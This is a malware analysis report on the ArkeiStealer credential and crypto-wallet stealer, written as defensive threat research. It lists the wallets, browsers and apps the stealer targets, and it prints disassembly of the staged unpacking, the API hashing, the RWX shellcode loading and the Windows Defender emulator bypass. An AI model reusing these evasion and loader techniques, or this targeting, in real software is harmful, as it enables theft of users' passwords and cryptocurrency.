

# ARKEI STEALER

TECHNICAL ANALYSIS REPORT

**ZAYOTEM**

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## What Is ArkeiStealer?

Arkei which was seen firstly in 2018. It steals password datas from web browsers, crypto wallets, and defined files from selected paths. Then, zip the datas and send it to C2 server.

A hacker who hacked the Syscoin Cryptocurrency Github Account changed the original Windows Client with another version which include ArkeiStealer. Syscoin developers has warned users about that people who downloaded changed version of Windows Client may infected by malware.

Malware in computers;

- Aims crypto wallets.
- Aims Web browser cookies.
- Aims passwords stored by Authentication apps.
- Aims defined desktop applications login data,
- Collets data about computer,
- Copies text files on desktop and inside of files on desktop.

# Analysis of dTpdzg1Ho.exe

Name	dTpdzg1Ho.exe
MD5	b30d4481f8a571a0b85bafc8dda3aa8a
SHA256	7fda9416cf43006f02c64ff317b1066f74ffc58658f6097adc18ed5af7ee5cfc
File Type	PE32/EXE

## Overview

Inspected malware allocate space in memory with GlobalAlloc API. Then, gives RWX permissions to allocated memory by calling VirtualProtect API with dynamic resolving. Later, it pass to **Stage-2** by calling to this address. Other than these, it calls some meaningless API and strings on purpose of make the analysis tough.

## Aimed materials:

Electrum	BitAppWallet	Phantom
Electrum-LTC	iWallet	BraveWallet
Exodus	Wombat	Oxygen(Atomic)
ElektronCash	MeWCx	PaliWallet
MultiDoge	GuidWallet	BoltX
Jaxx_Desktop_Old	RoninWallet	XdefiWallet
Atomic	Neoline	NamiWallet
Binance	CloverWallet	MaiarDeFiWallet
Coinomi	LiquidityWallet	WavesKeeper
Monero	Terra Station	Solflare
TronLink	Keplr	CyanoWallet
MetaMask	Sollet	TezBox
BinanceChainWallet	AuroWallet	Temple
Yoroi	PolymeshWallet	Goby
NiftyWallet	ICONex	Daedalus Mainnet
MathWallet	Harmony	Blockstream Green
Coinbase	Coin98	Wasabi Wallet
Guarda	EVER Wallet	
EQUALWallet	KardiaChain	
JaxxLiberty	Rabby	

Image 1- List of Aimed Crypto Wallets.

MicrofostEdge  
Mozilla Firefox  
Pale Moon  
Google Chrome  
Chromium  
Amigo  
QQBrowser  
CryptoTab Browser

Vivaldi  
CocCoc  
TorBro Browser  
Cent Browser  
Chedot Browser  
Brave\_Old  
Opera

Torch  
Comodo Dragon  
Epic Privacy Browser  
Tencent  
7Star  
360 Browser  
OperaGX

Image 2- List of Aimer Web Browsers.

Authy

GAuthAuthenticator

Trezor Password Manager

Image 3- List of Aimer Authenticators.

Thunderbird

Telegram

Discord

Jaxx\_Liberty

Image 4- List of Aimer Desktop Applications.

## Detailed Analysis

There are some nonsense strings and null parametered API used for distract analyst and protract the analysis.

```
.text:00405B2B call    esi ; FreeConsole
.text:00405B2D push    0 ; ExeName
.text:00405B2F call    edi ; GetConsoleAliasesLengthW
.text:00405B31 push    offset String ; "birazupululowuvurerozag"
.text:00405B36 call    ebx ; AddAtomA
.text:00405B38 push    0 ; iMaxLength
.text:00405B3A push    0 ; lpString2
.text:00405B3C lea     edx, [esp+0B2Ch+Buffer]
.text:00405B43 push    edx ; lpString1
.text:00405B44 call    ebp ; lstrcpynW
.text:00405B46 push    30h ; '0' ; Size
.text:00405B48 lea     eax, [esp+0B28h+var_964]
.text:00405B4F push    0 ; Val
.text:00405B51 push    eax ; void *
.text:00405B52 mov     [esp+0B30h+hMem], 0
.text:00405B5D call    _memset
.text:00405B62 add     esp, 0Ch
.text:00405B65 lea     ecx, [esp+0B24h+hMem]
.text:00405B6C push    ecx ; lpCC
.text:00405B6D push    0 ; hWnd
.text:00405B6F push    offset szName ; "koku"
.text:00405B74 call    ds:CommConfigDialogA
.text:00405B7A mov     edx, dwBytes
```

Image 5- Some code examples which used to make analysis harder.

Some API are obfuscated from IAT table by API Hasing technique. However, These API is not written for use, but distract.

```
.text:00405082 mov     [esp+0B24h+var_B0C], 4AED0444h
.text:0040508A mov     [esp+0B24h+var_AE4], 4A564368h
.text:00405092 mov     [esp+0B24h+var_9A4], 54ADA7D1h
.text:0040509D mov     [esp+0B24h+var_A34], 3C1C3E67h
.text:004050A8 mov     [esp+0B24h+var_9EC], 479051BCh
.text:004050B3 mov     [esp+0B24h+var_A5C], 2A72DFCEh
.text:004050BE mov     [esp+0B24h+var_AA8], 507F3888h
.text:004050C6 mov     [esp+0B24h+var_A94], 368349F2h
.text:004050D1 mov     [esp+0B24h+var_A9C], 1A9D6379h
.text:004050DC mov     [esp+0B24h+var_AEC], 90F18B6h
.text:004050E4 mov     [esp+0B24h+var_980], 757E331Eh
.text:004050EF mov     [esp+0B24h+var_A64], 4525E15Fh
```

Image 6- A little part of Hashed API.



Malware allocates space in heap memory with GlobalAlloc API to **Stage-2** passage.

```
.text:00405031 mov     word_442682, ax
.text:00405037 mov     eax, dword_415094
.text:0040503C push    ecx                ; dwBytes
.text:0040503D mov     edx, 65h ; 'e'
.text:00405042 push    ebp                ; uFlags
.text:00405043 mov     word_44267A, dx
.text:0040504A mov     dword_442FE8, eax
.text:0040504F call    ds:GlobalAlloc ; Indirect Call Near Procedure
.text:00405055 mov     _dword_4425C4_heapmem, eax
.text:0040505A call    d_sub_404E00_virtualproloadlib ; Call Procedure
.text:0040505F mov     edi, ds:GetSystemDefaultLangID
.text:00405065 mov     ebx, ds:GetSystemDefaultLCID
.text:0040506B xor     esi, esi        ; Logical Exclusive OR
.text:0040506D lea     ecx, [ecx+0]    ; Load Effective Address
```

Image 7- It allocates space in heap memory for Shellcode.

RWX permissions are given to allocated space with VirtualProtect API by doing Dynamic API Resolving.

```
.text:00404E1D mov     ProcName, 56h ; 'V'
.text:00404E24 mov     byte_4423C1, 69h ; 'i'
.text:00404E2B mov     byte_4423C2, 41
.text:00404E31 mov     byte_4423C7, 60h ; 'P'
.text:00404E38 mov     byte_4423CD, 41
.text:00404E3E mov     byte_4423CE, 0
.text:00404E45 mov     byte_4423C3, 41
.text:00404E4B mov     byte_4423C4, 75h ; 'u'
.text:00404E52 mov     byte_4423C5, 61h ; 'a'
.text:00404E59 mov     byte_4423C6, 6Ch ; 'l'
.text:00404E60 mov     byte_4423C8, 41
.text:00404E66 mov     byte_4423C9, 6Fh ; 'o'
.text:00404E6D mov     byte_4423CA, 41
.text:00404E73 mov     byte_4423CB, 65h ; 'e'
.text:00404E7A mov     byte_4423CC, 63h ; 'c'
.text:00404E81 call    ds:GetProcAddress ; Indirect Call Near Procedure
.text:00404E87 mov     d_virtualprotect, eax
.text:00404E8C mov     [esp+8+var_8], 20h ; ' '
.text:00404E93 add     [esp+8+var_8], 20h ; ' ' ; Add
.text:00404E97 mov     ecx, [esp+8+var_8]
.text:00404E9A mov     edx, dwBytes
.text:00404EA0 lea     eax, [esp+8+var_4] ; Load Effective Address
.text:00404EA4 push    eax
.text:00404EA5 mov     eax, dword_4425C4_heapmem
.text:00404EAA push    ecx
.text:00404EAB push    edx
.text:00404EAC push    eax
.text:00404EAD call    d_virtualprotect ; Indirect Call Near Procedure
.text:00404EB3 add     esp, 8        ; Add
.text:00404EB6 retn     ; Return Near from Procedure
.text:00404EB6 d_sub_404E00_virtualproloadlib endp
.text:00404EB6
```

Image 8- RWX permissions are given for allocated memory.

Shellcode is written to the allocated space in heap memory with GlobalAlloc API.




Image 9- The function which Shellcode is written to memory.

Stage-2 pass happens by calling permitted space in memory.




Image 10- The call which Stage-2 pass happens.



## Analysis of Stage-2

Name	-
MD5	29ccd532807b266e33f42bef61498d3c
SHA256	e29650631a2c016d5ac749561d801254df5dc360884fe98ecce82d5979407441
File Type	Binary

### Overview

In **Stage-2** acquired APIs by using **API Hashing** and **Dynamic Resolving** technics. In this way it is aimed to aggravate analysis. Real malicious EXE is copied to 0x400000 and 0x410000 addresses with the help of acquired APIs. RWX permissions is given to space in which the EXE found. Program pass to **Stage-3** by jumping to entrypoint.

### Detailed Analysis

Necessary APIs to make **Dynamic Resolving** is acquired by **API Hashing**. It is seen at the image-2 that hashes which will be compared, is pushed as orderly API and DLL name to the function. Also, API address is taken as return value.




Image-11 APIs hashed by API Hashing technic.

API Hashing function use the function inside of itself twice which makes hashing and comparing jobs. In first use, it is found the addresses of 0xD4E88 hash value and Kernel32.dll. In second use, it is acquired address of wanted API. Hash algorithm takes every single character in API name OR with 60 and shift left 1 bit. Hash values of API are compared.

004E2984	33DB	xor ebx,ebx	
004E2986	33D2	xor edx,edx	
004E2988	8B45 08	mov eax,dword ptr ss:[ebp+8]	[ebp+8]: "AcquiresRwLockShared"
004E298B	8A10	mov dl,byte ptr ds:[eax]	eax: "quiresRwLockShared"
004E298D	80CA 60	or dl,60	
004E2990	03DA	add ebx,edx	
004E2992	D1E3	shl ebx,1	
004E2994	0345 10	add eax,dword ptr ss:[ebp+10]	eax: "quiresRwLockShared"
004E2997	8A08	mov cl,byte ptr ds:[eax]	
004E2999	84C9	test cl,cl	
004E299B	E0 EE	loopne 4E298B	eax: "quiresRwLockShared"
004E299D	33C0	xor eax,eax	
004E299F	8B4D 0C	mov ecx,dword ptr ss:[ebp+C]	eax: "quiresRwLockShared"
004E29A2	3BD9	cmp ebx,ecx	
004E29A4	74 01	je 4E29A7	
004E29A6	40	inc eax	eax: "quiresRwLockShared"
004E29A7	5A	pop edx	

Image 12- Hash Algorithm.

APIs acquired from API Hashing is dynamic resolved.

002A2A0E	8365 C8 00	and dword ptr ss:[ebp-38],0	
002A2A12	8D45 D0	lea eax,dword ptr ss:[ebp-30]	eax: "kernel32.dll"
002A2A15	50	push eax	
002A2A16	8B45 08	mov eax,dword ptr ss:[ebp+8]	
002A2A19	FF50 10	call dword ptr ds:[eax+10]	call LoadLibraryA
002A2A1C	8945 F4	mov dword ptr ss:[ebp-C],eax	dword ptr [ebp-C] = kernel32.dll handle değeri
002A2A1F	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A22	C74405 D0 476C6F62	mov dword ptr ss:[ebp+eax-30],626F6C47	476C6F62 = glob
002A2A2A	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A2D	83C0 04	add eax,4	
002A2A30	8945 C8	mov dword ptr ss:[ebp-38],eax	
002A2A33	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A36	C74405 D0 616C416C	mov dword ptr ss:[ebp+eax-30],6C416C61	616C416C = ala1
002A2A3E	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A41	83C0 04	add eax,4	
002A2A44	8945 C8	mov dword ptr ss:[ebp-38],eax	
002A2A47	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A4A	C74405 D0 6C6F6300	mov dword ptr ss:[ebp+eax-30],636F6C	6C6F63 = loc
002A2A52	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A55	83C0 04	add eax,4	
002A2A58	8945 C8	mov dword ptr ss:[ebp-38],eax	
002A2A5B	8B45 C8	mov eax,dword ptr ss:[ebp-38]	
002A2A5E	C64405 D0 00	mov byte ptr ss:[ebp+eax-30],0	
002A2A63	8365 C8 00	and dword ptr ss:[ebp-38],0	
002A2A67	8D45 D0	lea eax,dword ptr ss:[ebp-30]	
002A2A6A	50	push eax	eax: "GlobalAlloc"
002A2A6B	FF75 F4	push dword ptr ss:[ebp-C]	kernel32.dll handle değeri
002A2A6E	8B45 08	mov eax,dword ptr ss:[ebp+8]	
002A2A71	FF50 14	call dword ptr ds:[eax+14]	call GetProcAddress
002A2A74	8B4D 08	mov ecx,dword ptr ss:[ebp+8]	
002A2A77	8941 18	mov dword ptr ds:[ecx+18],eax	GlobalAlloc adres
002A2A7A	8B45 C8	mov eax,dword ptr ss:[ebp-38]	

Image 13-Dynamic Resolving.

GlobalAlloc  
GetLastError  
Sleep  
VirtualAlloc  
CreateToolhelp32Snapshot  
Module32First  
CloseHandle

Kernel32.dll  
VirtualAlloc  
VirtualProtect  
VirtualFree  
GetVersionExA  
TerminateProcess  
ExitProcess  
SetErrorMode

Image 14- Resolved and used APIs.

Allocates space in memory by using **VirtualAlloc** API. Bytes of EXE which found on a different address is written to allocated space.





Image 15- Copied EXE to allocated space.

Header of EXE is written to 0x400000 address in allocated space. Rest of it is written to 0x410000 address. RWX permissions is given to these addresses with VirtualProtect API.



```

018D02D0 FF85 50FFFFFF push dword ptr ss:[ebp-80]
018D02D3 FF55 D8        call dword ptr ss:[ebp-28] virtualProtect
018D02D8 8945 F4        mov dword ptr ss:[ebp-4],eax
018D02E9 8B85 50FFFFFF mov eax,dword ptr ss:[ebp-80]
018D02EF 8985 68FFFFFF mov dword ptr ss:[ebp-98],eax
018D02F5 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
018D02F8 FF70 0A        push dword ptr ds:[eax+A]
018D02FE 6A 00          push 0
018D0300 FF85 50FFFFFF push dword ptr ss:[ebp-B0]
018D0306 E8 C3090000    call 18D0CCE
018D030B 83C4 0C        add esp,4
018D030F 8B45 F0        mov eax,dword ptr ss:[ebp-10]


```

[ebp-B0]=[0018E890]=7fda9416cf43006f02c64ff317b1066f74ffc58658f6097adc18ed5af7ee5cfc.00400000

Hex	ASCII
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....yy..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00	.....@.....
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....a.....
00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00	.....E0.....
0E 1F 8A 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	...!.!..L!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
6D 6F 64 65 2E 0D 0A 24 00 00 00 00 00 00 00	mode...\$.....

Image 16- RWX permissions is given to specified space in memory to Stage-3 pass.

Stage-3 pass happen by jumping to specified address which includes EXE.



```

018D08F3 8908          mov dword ptr ds:[eax],ecx
018D08F5 837D D0 00    cmp dword ptr ss:[ebp-30],0
018D08F9 74 07         je 18D0902
018D08FB FF75 BC       push dword ptr ss:[ebp-44]
018D08FE FF55 D0       call dword ptr ss:[ebp-30]
018D0901 59           pop ecx
018D0902 8B85 58FFFFFF mov eax,dword ptr ss:[ebp-A8]
018D0908 8B40 0E       mov eax,dword ptr ds:[eax+E]
018D090B 8985 5CFFFFFF mov dword ptr ss:[ebp-A4],eax
018D0911 8B85 5CFFFFFF mov eax,dword ptr ss:[ebp-A4]
018D0917 0385 68FFFFFF add eax,dword ptr ss:[ebp-98]
018D091D C9           leave
018D091E FFEO         jmp eax
018D0920 6A 00         push 0
018D0922 6A FF         push FFFFFFFF
018D0924 B8 62D81B75  mov eax,<kernel32.TerminateProcess>
018D0929 FFD0         call eax
018D092B 55           push ebp
018D092C 8BEC         mov ebp,esp
018D092F 83EC 78       sub esp,78

```

Atılyacak  
eax=7fda9416cf43006f02c64ff317b1066f74ffc58658f6097adc18ed5af7ee5cfc.00421940

018D091E

Image 17- Stage-3 pass happen by "jmp eax" command.



## Analysis of Stage-3

Name	-
MD5	55fe32533bf668b4ab25541e447ca34d
SHA256	1a3ed79a1c24f75567a4363bb86972353e2e2d50b66e37ed9b880cf37858aa32
File Type	PE32/EXE

### Overview

In the **Stage-3** part some specified cryptocurrency from crypto wallets, browser cookies, passwords from some password managers, credit card informations on browsers, and personal informations of some desktop applications are stolen from users computer. Furthermore, computer information, desktop screenshot, and text files found on desktop are collected.

### Detailed Analysis

Malicious code firstly resolves the encoded strings.

```
.text:0138120C call    d_sub_1271085_stringcozucu ; LoadLibraryA
.text:01381211 push    8
.text:01381213 push    offset aEckw6hw6 ; "ECKW6HW6"
.text:01381218 push    offset a0UW      ; ")0?%U)#w"
.text:0138121D mov     ecx, esi
.text:0138121F mov     lpProcName, eax
.text:01381224 call    d_sub_1271085_stringcozucu ; lstrcatA
.text:01381229 push    0Eh
.text:0138122B push    offset a6tasmbau2dnoyu ; "6TASMBAU2DNOYU"
.text:01381230 push    offset unk_13B435C
.text:01381235 mov     ecx, esi
.text:01381237 mov     lstrcatA_str, eax
.text:0138123C call    d_sub_1271085_stringcozucu ; GetProcAddress
.text:01381241 push    5
.text:01381243 push    offset aAwtyu      ; "AWTYU"
.text:01381248 push    offset unk_13B434C
.text:0138124D mov     ecx, esi
.text:0138124F mov     d_word_12B4F74_GetProcAd_str, eax
.text:01381254 call    d_sub_1271085_stringcozucu ; Sleep
.text:01381259 push    0Dh
.text:0138125B push    offset aGgea4f1d2nhrv ; "GGEA4F1D2RHRV"
```

Image 18- Resolving of encoded strings.



I5YVI4	: HAL9TH
23031V	: JhonDoe
OT3J1R53HBSK	: LoadLibraryA
ECKW6HW6, )0?%U)#W	: lstrcatA
6TASMBAU2DNN0YU	: GetProcAddress
AWTYU	: Sleep
GGEA4FLD2RHRV	: GetSystemTime
N4Y5TL70RLB	: ExitProcess
EXEWUBYDIXQZ2SGMA	: GetCurrentProcess
7HCUV1B35FCH13Z5C6	: VirtualAllocExNuma
GBYT12DJ87E5	: VirtualAlloc
MM862JIQS6D	: VirtualFree
3Y6V5R304, *_B\$V?CYc	: lstrcmpiW
ZWALMOQJQM	: LocalAlloc
3DY930I4BQWWNK75	: GetComputerNameA
55GI1EGKGZMW, TQ1(A,tyi>!;	: advapi32.dll
T0339FC9EYD5	: GetUsernameA
WW2KICIONQTU	: kernel32.dll

Image 19- Resolved Strings.

Resolved strings in this section are API and DLL. Their API addresses are acquired by doing **Dynamic Resolving**.

```
.text:01289C4C push     lpProcName      ; lpProcName (LoadLibraryA advapi32.dll handle icin)
.text:01289C52 mov      esi, ds:GetProcAddress
.text:01289C58 push     eax              ; kernel32.dll handle icin
.text:01289C59 call     esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C5B push     dword_12B4F74_GetProcAd_str ; GetProcAddress api cagirilmak icin
.text:01289C61 mov      LoadLibrary_adres, eax
.text:01289C66 push     hModule         ; hModule
.text:01289C6C call     esi ; GetProcAddress ; Indirect Call Near Procedure
.text:01289C6E push     lstrcatA_str
.text:01289C74 mov      GetProcAddress_adres, eax
.text:01289C79 push     hModule
.text:01289C7F call     eax              ; Indirect Call Near Procedure
.text:01289C81 push     Sleep_str
.text:01289C87 mov      lstrcat_adres, eax
.text:01289C8C push     hModule
.text:01289C92 call     GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289C98 push     GetSystemTime_str
.text:01289C9E mov      Sleep_adres, eax
.text:01289CA3 push     hModule
.text:01289CA9 call     GetProcAddress_adres ; Indirect Call Near Procedure
.text:01289CAF push     ExitProcess_str
.text:01289CB5 mov      GetSystemTime_adres, eax
.text:01289CB7 push     hModule
```

Image 20- Dynamic Resolving.

Malicious takes computer and user name by calling **GetComputerNameA** and **GetUserName** API. Computer is compared with **HAL9TH**, and user name is compared with **JohnDoe**. These computer and user names is used by Windows Defender Emulator. With these controls Windows Defender aimed to bypass.

```

1 int sub_1389179()
2 {
3     int result; // eax
4
5     result = strcmp(GetUserNameA_fonk(), (const char *)johndoe);
6     if ( !result )
7     {
8         result = strcmp(GetComputerNameA_fonk(), (const char *)hal9th);
9         if ( !result )
10             result = ExitProcess_adres(0);
11     }
12     return result;
13 }

```

Image 21- Windows Emulator Bypass.

Later functions in the program encoded strings such as Wallets, Ethereum, Electrum, Binance, Mozilla etc. resolved during the dynamic analysis.

004013D6	8BCE	mov ecx,esi	
004013D8	A3 C84D4400	mov dword ptr ds:[444DC8],eax	00444DC8:&"keystore", eax:"Ethereum\ ""
004013DD	E8 A3FCFFFF	call 7fda9416cf43006f02c64ff317b1066f74	
004013E2	6A 0A	push A	
004013E4	68 D48E4300	push 7fda9416cf43006f02c64ff317b1066f74	438ED4:"CSI60UMC05"
004013E9	68 C88E4300	push 7fda9416cf43006f02c64ff317b1066f74	
004013EE	8BCE	mov ecx,esi	
004013F0	A3 744D4400	mov dword ptr ds:[444D74],eax	eax:"Ethereum\ ""

Image 22- It is seen that Ethereum is targeted.

```

.rdata:0136AD10 aRavenCore db 'Raven Core',0 ; DATA XREF: sub_133D948+816f0
.rdata:0136AD1B align 4
.rdata:0136AD1C aDogeCoin_0 db '\DogeCoin\ ',0 ; DATA XREF: sub_133D948+803f0
.rdata:0136AD27 align 4
.rdata:0136AD28 aDogeCoin db 'DogeCoin',0 ; DATA XREF: sub_133D948+7FEf0
.rdata:0136AD31 align 4
.rdata:0136AD34 aBitcoin db '\Bitcoin\ ',0 ; DATA XREF: sub_133D948+7EBf0

```

Image 23- It is seen that Bitcoin and Dogecoin targeted here.

It is observed that strings resolved from aimed browsers.

011954BA	8BCE	mov ecx,esi	
011954BC	FF35 804E1C01	push dword ptr ds:[11C4E80]	011C4E80:"\\Google\\Chrome\\User Data\\"
011954C2	E8 C5EDFFFF	call yeni - kopya.119428C	
011954C7	8D45 70	lea eax,dword ptr ss:[ebp+70]	
011954CA	50	push eax	
011954CB	FF35 004C1C01	push dword ptr ds:[11C4CD0]	011C4CD0:"Chromium"
011954D1	8BCE	mov ecx,esi	
011954D3	FF35 9C511C01	push dword ptr ds:[11C519C]	011C519C:"\\Chromium\\User Data\\"
011954D9	E8 AEEDFFFF	call yeni - kopya.119428C	
011954DE	8D45 70	lea eax,dword ptr ss:[ebp+70]	
011954E1	50	push eax	
011954E2	FF35 34501C01	push dword ptr ds:[11C5034]	011C5034:"Amigo"
011954E8	8BCE	mov ecx,esi	
011954EA	FF35 804C1C01	push dword ptr ds:[11C4CB0]	011C4CB0:"\\Amigo\\User Data\\"
011954F0	E8 97EDFFFF	call yeni - kopya.119428C	
011954F5	8D45 70	lea eax,dword ptr ss:[ebp+70]	
011954F8	50	push eax	
011954F9	FF35 204F1C01	push dword ptr ds:[11C4F20]	011C4F20:"Torch"
011954FF	8BCE	mov ecx,esi	
01195501	FF35 704F1C01	push dword ptr ds:[11C4F70]	011C4F70:"\\Torch\\User Data\\"
01195507	E8 80EDFFFF	call yeni - kopya.119428C	
0119550C	8D45 70	lea eax,dword ptr ss:[ebp+70]	
